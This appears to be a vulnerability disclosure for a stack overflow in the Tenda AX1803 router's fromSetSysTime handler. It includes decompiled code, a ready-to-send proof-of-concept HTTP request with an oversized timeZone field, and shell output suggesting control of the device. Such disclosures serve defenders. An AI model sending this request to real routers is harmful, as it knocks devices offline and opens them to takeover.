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Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetSysTime function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
49  memset(v30, 0, sizeof(v30));
50  memset(v32, 0, sizeof(v32));
51  v2 = (const char *)websgetvar(a1, "timeZone", &byte_1EACC5);
52  printf("[%s:%d] sys.timezone: %s\n", "fromSetSysTime_sync", 139, v2);
53  v3 = (const char *)websgetvar(a1, "timePeriod", &byte_1EACC5);
54  v4 = (const char *)websgetvar(a1, "ntpServer", "time.windows.com");
55  if ( strchr(v2, ':') )
56  {
57    _isoc99_sscanf(v2, "%[^:]:%s", &v22, &v26);
58  }
59  else
60  {
61    strcpy((char *)&v22, v2);
62    strcpy((char *)&v26, "0");
```

In the `fromSetSysTime` function,the `v2` (the value of `timeZone`) we entered is directly copied into the `v22` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `v22`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

timeType=sync&timeZone=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.